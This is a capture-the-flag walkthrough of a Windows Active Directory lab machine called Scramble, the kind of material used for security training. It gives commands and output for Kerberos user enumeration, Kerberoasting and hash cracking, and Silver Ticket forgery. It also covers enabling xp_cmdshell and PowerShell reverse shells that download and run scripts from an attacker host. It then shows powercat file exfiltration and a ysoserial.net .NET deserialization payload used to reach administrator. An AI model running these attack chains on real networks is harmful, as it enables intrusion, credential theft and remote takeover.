
Scrambled

▼ Enumeration


```
nmap -sV -sC -p- 10.10.11.168
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-29 17:03 MSK
Nmap scan report for dc1.scrm.local (10.10.11.168)
Host is up (0.042s latency).
Not shown: 65514 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-29 14:06:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-06-29T14:09:13+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp  open  ms-sql-s      Microsoft SQL Server  15.00.2000.00
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-06-29T04:10:02
|_Not valid after:  2052-06-29T04:10:02
|_ssl-date: 2022-06-29T14:09:13+00:00; 0s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-06-29T14:09:13+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Not valid before: 2022-06-09T15:30:57
|_Not valid after:  2023-06-09T15:30:57
|_ssl-date: 2022-06-29T14:09:13+00:00; 0s from scanner time.
4411/tcp  open  found?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, NULL, No
tesRPC, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms
-sql-s, oracle-tns:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|   FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions:
|     SCRAMBLECORP_ORDERS_V1.0.3;
|_    ERROR_UNKNOWN_COMMAND;
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
58378/tcp open  msrpc         Microsoft Windows RPC
```

Wow! That a lot of ports! But, as always, we gonna start from the web server and smoothly go through all of them (if needed).


So, the server welcomes us to the Scramble Corp Intranet site.




According to their support page, they were breached and had to **disable NTLM authentication.** Interesting! This means that we will not be able to enumerate services like SMB in a default way.




Moving on through the support page there we can notice one possible system user:




Also there is password reset information that states that all reseted passwords will be the same as user’s username:



What I’m going to do next is to check valid users. I’ve have 3 of them - the default **administator** and the rest two users were taken from the web site.




```
nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='scrm.local',userdb=users 10.10.11.168
```




We see that ksimpson and administrator are valid. Of cource, now we are more interested in **ksimspon**.

Suppose, ksimpson’s password was reseted, but as I`ve said before, we can`t enumerate in login:password way because it uses NTLM authentication. But there is another way - via **Kerberos** authentication.

For this we need to request **TGT** (Ticket Granting Ticket) - also known as authentication ticket.

```
python3 getTGT.py scrm.local/ksimpson:ksimpson -dc-ip 10.10.11.168
```



All is good! Now we need to add the ticket into system environment so we can use it in future.

```
export KRB5CCNAME=ksimpson.ccache
```

Let’s try and see if we can access smb shares using smbclient fro impacket, because it support kerberos authentication.

```
smbclient.py scrm.local/ksimpson@dc1.scrm.local -no-pass -k
```

```
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# cd Sales
[-] No share selected
# shares
ADMIN$
C$
HR
IPC$
IT
NETLOGON
Public
Sales
SYSVOL
# use Sales
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requ
# use IT
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requ
# use HR
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requ
# use Public
# ls
drw-rw-rw-          0  Fri Nov  5 01:23:19 2021 .
drw-rw-rw-          0  Fri Nov  5 01:23:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 20:45:07 2021 Network Security Changes.pdf
# _
```

The only available for us share is the **Public** share with *"Network Security Changes.pdf"*

ADDITIONAL SECURITY MEASURES

Date: 04/09/2021
FAO: All employees
Author: IT Support

As you may have heard, our network was recently compromised and an attacker was able to access all of our data. We have identified the way the attacker was able to gain access and have made some immediate changes. You can find these listed below along with the ways these changes may impact you.

Change: As the attacker used something known as "NTLM relaying", we have disabled NTLM authentication across the entire network.

Users impacted: All

Workaround: When you log on or access network resources you will now be using Kerberos authentication (*which is definitely 100% secure and has absolutely no way anyone could exploit it*). This will require you to use the full domain name (scrm.local) with your username and any server names you access.

Change: The attacker was able to retrieve credentials from an SQL database used by our HR software so we have removed all access to the SQL service for everyone apart from network administrators.


Users impacted: HR department

Workaround: If you can no longer access the HR software please contact us and we will manually grant your account access again.

From this document we know that now only network administrators have access to the SQL service.


So, we already saw from nmap that there is open 1433 port - MSSQL DB. As you may know **to provide a security context for services running on Windows Server operating systems a service account is created**. And we can check if there is an acount registered to the MSSQL service there, and if it is, then we will get its' ticket! This attack is called **Kerberoasting**.

```
python3 GetUserSPNs.py scrm.local/ksimpson -no-pass -k -dc-ip dc1.scrm.local -request
```



Now we want to crack it!

```
hashcat -m 13100 ticket ~/wrds/rockyou.txt
```



We have **sqlsvc** creds but we stil cannot access the DB because it's only accessible for administrators, remember? And here we can bypass this restriction with **Kerberos Silver Ticket**!

> The Silver ticket attack is based on crafting a valid TGS for a service once the NTLM hash of a user account is owned. Thus, it is possible to gain access to that service by forging a custom TGS with the maximum privileges inside it.
> In this case, the NTLM hash of a computer account (which is kind of a user account in AD) is owned. Hence, it is possible to craft a ticket in order to get into that machine with administrator privileges through the SMB service.

But before conducting the attack, we need:

1. Convert the **sqlsvc** password to ntlm hash. You can do this using online services such as https://www.browserling.com/tools/ntlm-hash

   As a result, you should get the hash like this `B999A16500B87D17EC7F2E2A68778F05`

2. Retrive service domain SID:

   ```
   secretsdump.py scrm.local/ksimpson@dc1.scrm.local -no-pass -k -debug
   ```

```
[+] Using Kerberos Cache: ksimpson.ccache
[+] SPN CIFS/DC1.SCRM.LOCAL@SCRM.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] Returning cached credential for KRBTGT/SCRM.LOCAL@SCRM.LOCAL
[+] Using TGT from cache
[+] Trying to connect to KDC at SCRM.LOCAL
[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[+] Session resume file will be sessionresume_yJiebRkm
[+] Trying to connect to KDC at SCRM.LOCAL
[+] Calling DRSCrackNames for S-1-5-21-2743207045-1827831105-2542523200-500
[+] Calling DRSGetNCChanges for {edaf791f-e75b-4711-8232-3cd66840032a}
```

Now, to get Silver Ticket, we are gonna use **ticketer** from impacket:

```
ticketer.py -domain scrm.local -nthash b999a16500b87d17ec7f2e2a68778f05 -spn MSSQLSVC/dc1.scrm.local -domain-sid S-1-5-21-2743207045-182
```

```
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Don’t forget to add the ticket into system environment as we did before. After that we can access the MSSQL DB!

```
mssqlclient.py dc1.scrm.local -no-pass -k
```

```
mpacket/examples [master*] » mssqlclient.py dc1.scrm.local -no-pass -k
mpacket v0.9.24 - Copyright 2021 SecureAuth Corporation

*] Encryption required, switching to TLS
*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
*] INFO(DC1): Line 1: Changed database context to 'master'.
*] INFO(DC1): Line 1: Changed language setting to us_english.
*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
!] Press help for extra shell commands
```

To check available DBs use the command:

```
SELECT name FROM master.sys.databases
```

```
SQL> SELECT name FROM master.sys.databases
name

----------------------------------------------------------

master

tempdb

model

msdb

ScrambleHR

SQL> _
```

```
USE ScrambleHR
```

```
SELECT * FROM INFORMATION_SCHEMA.TABLES
```

```
SQL> USE ScrambleHR;
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: ScrambleHR
[*] INFO(DC1): Line 1: Changed database context to 'ScrambleHR'.
SQL> SELECT * FROM INFORMATION_SCHEMA.TABLES;
TABLE_CATALOG                                                                                                    TABLE_NAME
 TABLE_TYPE

--------------------------------------------------------------------------------------------------------------   ------------------------------
 ----------

ScrambleHR                                                                                                       Employees
 b'BASE TABLE'

ScrambleHR                                                                                                       UserImport
 b'BASE TABLE'

ScrambleHR                                                                                                       Timesheets
 b'BASE TABLE'
```

In the **UserImport** table there are creds there:

```
SQL> SELECT * FROM UserImport;
LdapUser                                           LdapPwd                                            LdapDomain
------------------------------------------------   ------------------------------------------------   ----------

MiscSvc                                            ScrambledEggs9900                                  scrm.local
```

The next thing that we are going to do is to open revers shell connection from this SQL CLI!

▼ Exploitation

First of all, to be able to execute cmd commands, we need to enable `xp_cmdshell` module

```
SQL> enable_xp_cmdshell
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE
```

```
[-] ERROR(DC1): Line 1: Could not find stored procedure 'ls'.
SQL> xp_cmdshell whoami
output

------------------------------------------------------------------------

scrm\sqlsvc

NULL

SQL> _
```

All right! Now we need to generate reverse shell payload. I'm going to use Powershel Base64 encoded payload so we can avoid unnecessary characters that might be interpreted in an incorrect way that breaks the command. You can use whis web service to generate one - https://www.revshells.com/

```
SQL> xp_cmdshell powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdA
DAAIgAsADEAMgAzADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AH
ABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbg
GMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAH
```

```
impacket/examples [master●] » nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.11.168 50093
whoami
scrm\sqlsvc
PS C:\Windows\system32> _
```

OK, we`ve got the shell as `sqlsvc` user but we already have the second creds! Let`s not waste our precious time and open another reverse shell straightway! For this, we are gonna use Powershell functions:

```
$pass = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential("scrm\miscsvc", $pass)
Invoke-Command -Computer dc1 -Credential $cred -ScriptBlock { IEX(New-Object Net.WebClient).downloadString("http://10.10.14.130:8000/rs.
```

As a reverse shell payload I'll use **Invoke-PowerShellTcp.ps1** from **nishang** package.

```
PS C:\Windows\system32> $pass = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
PS C:\Windows\system32> $cred = New-Object System.Management.Automation.PSCredential("scrm\miscsvc", $pass)
PS C:\Windows\system32> Invoke-Command -Computer dc1 -Credential $cred -ScriptBlock { IEX(New-Object Net.WebClient).downloadString("http://10.10.14.130:8000/rs.ps1") }
_
enumesc/nishang [master●] » python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.168 - - [02/Jul/2022 22:25:59] "GET /rs.ps1 HTTP/1.1" 200 -
_
enumesc/nishang [master●] » nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.168 55089
Windows PowerShell running as user miscsvc on DC1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\miscsvc\Desktop> dir


    Directory: C:\Users\miscsvc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       01/07/2022     09:58          37667 powercat.ps1
-ar---       01/07/2022     05:18             34 user.txt


PS C:\Users\miscsvc\Desktop> Get-Content user.txt
abf6115a6eb1b904530ecdc80dbf9bad
```

User has been taken!

▼ Privesc

There are `ScrambleClient.exe` and `ScrambleLib.dll` in `C:\Shares\IT\Apps\Sales Order Client`. We have already saw that `ScrambleClient` was mentioned on the web site. This service is also running on port `4411`. Let's download the files on local host and take a close look. For transfering from remote to local I use powercat.

```
PS C:\Users\miscsvc\Videos> curl http://10.10.14.252:8000/powercat.ps1 -o pc.ps1
PS C:\Users\miscsvc\Videos> dir


    Directory: C:\Users\miscsvc\Videos


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----       11/07/2022     15:14          37667 pc.ps1


PS C:\Users\miscsvc\Videos> import-module .\pc.ps1
```

On your local machine setup `nc listener` with redirecting output into file like this:

```
nc -lvnp 5555 > client.exe
```

and on the remote machine run this command:

```
powercat -c 10.10.14.252 -p 5555 -i “C:\Shares\IT\Apps\Sales Order Client\ScrambleClient.exe”
```


```
PS C:\Shares\IT\Apps\Sales Order Client> powercat -c 10.10.14.252 -p 5555 -i "C:\Shares\IT\Apps\Sales Order Client\ScrambleClient.exe"
_
2: indigo@sadland: ~
~$ nc -lvnp 5555 > client.exe
Listening on 0.0.0.0 5555
Connection received on 10.10.11.168 65001
```

Repeat that for the second file:

```
PS C:\Shares\IT\Apps\Sales Order Client> powercat -c 10.10.14.252 -p 5555 -i "C:\Shares\IT\Apps\Sales Order Client\ScrambleLib.dll"

2: indigo@sadland: ~
~$ nc -lvnp 5555 > lib.dll
Listening on 0.0.0.0 5555
Connection received on 10.10.11.168 65012
```

`ScrambleClient.exe` is .NET application. And this is awesome because we can use wonderful tool called dnSpy which allows you debug a .NET application without source code!

Run dnSpy and open in it `ScrambleClient.exe` and `ScrambleLib.dll`. In `ScrumbleClient.MainWindow` there is function `UploadNewOrder` that calls function `UploadOrder` from the lib



`UploadOrder` applies serialization to new uploaded order:

```
// Token: 0x0600002D RID: 45 RVA: 0x000025C8 File Offset: 0x000007C8
public void UploadOrder(SalesOrder NewOrder)
{
    try
    {
        Log.Write("Uploading new order with reference " + NewOrder.ReferenceNumber);
        string text = NewOrder.SerializeToBase64();
        Log.Write("Order serialized to base64: " + text);
        ScrambleNetResponse scrambleNetResponse = this.SendRequestAndGetResponse(new ScrambleNetRequest
          (ScrambleNetRequest.RequestType.UploadOrder, text));
        ScrambleNetResponse.ResponseType type = scrambleNetResponse.Type;
        if (type != ScrambleNetResponse.ResponseType.Success)
        {
            throw new ApplicationException(scrambleNetResponse.GetErrorDescription());
        }
        Log.Write("Upload successful");
    }
    catch (Exception ex)
    {
        Log.Write("Error: " + ex.Message);
        throw ex;
    }
}
```


```
// Token: 0x06000024 RID: 36 RVA: 0x000022C0 File Offset: 0x000004C0
public string SerializeToBase64()
{
    BinaryFormatter binaryFormatter = new BinaryFormatter();
    Log.Write("Binary formatter init successful");
    string result;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        binaryFormatter.Serialize(memoryStream, this);
        result = Convert.ToBase64String(memoryStream.ToArray());
    }
    return result;
}

// Token: 0x06000025 RID: 37 RVA: 0x00002314 File Offset: 0x00000514
public static SalesOrder DeserializeFromBase64(string Base64)
{
    SalesOrder result;
    try
    {
        byte[] buffer = Convert.FromBase64String(Base64);
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        Log.Write("Binary formatter init successful");
        using (MemoryStream memoryStream = new MemoryStream(buffer))
        {
            result = (SalesOrder)binaryFormatter.Deserialize(memoryStream);
        }
    }
    catch (Exception ex)
    {
        throw new ApplicationException("Error deserializing sales order: " + ex.Message);
    }
    return result;
}
}
}
```

As you can see the application don’t use any form of validation for New Order data, which is a user’s input (*and you, as a developer, definetely don’t want to trust user’s input*). You can read about .NET desirialization vulnerability here.

What we gonna do next is to generate serialized paylod with ysoserial.net

```
.\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "powershell IEX (New-Object Net.WebClient).DownloadString('http://10.
```


where `rs.ps1` - is nishang’s Invoke-PowerShellTcp.ps1




Now we need to send this payload to the remote `Scramble Client`. Remember that the client is listening on port `4411`? Let's connect to it with `nc`

```
nc 10.10.11.168 4411
```


After that we need to pass valid request type. Available requests are listed in the source code. `UPLOAD_ORDER` is what we need.



Before sending reuquest, make sure that you have python server, that serves reverse shell payload, running and nc listener.



Root has been taken!


PS C:\Users\administrator\Desktop> dir
Directory: C:\Users\administrator\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-ar--- 13/07/2022 05:08 34 root.txt
PS C:\Users\administrator\Desktop> Get-Content root.txt
e3fea403ec989140ea79311ea5570c39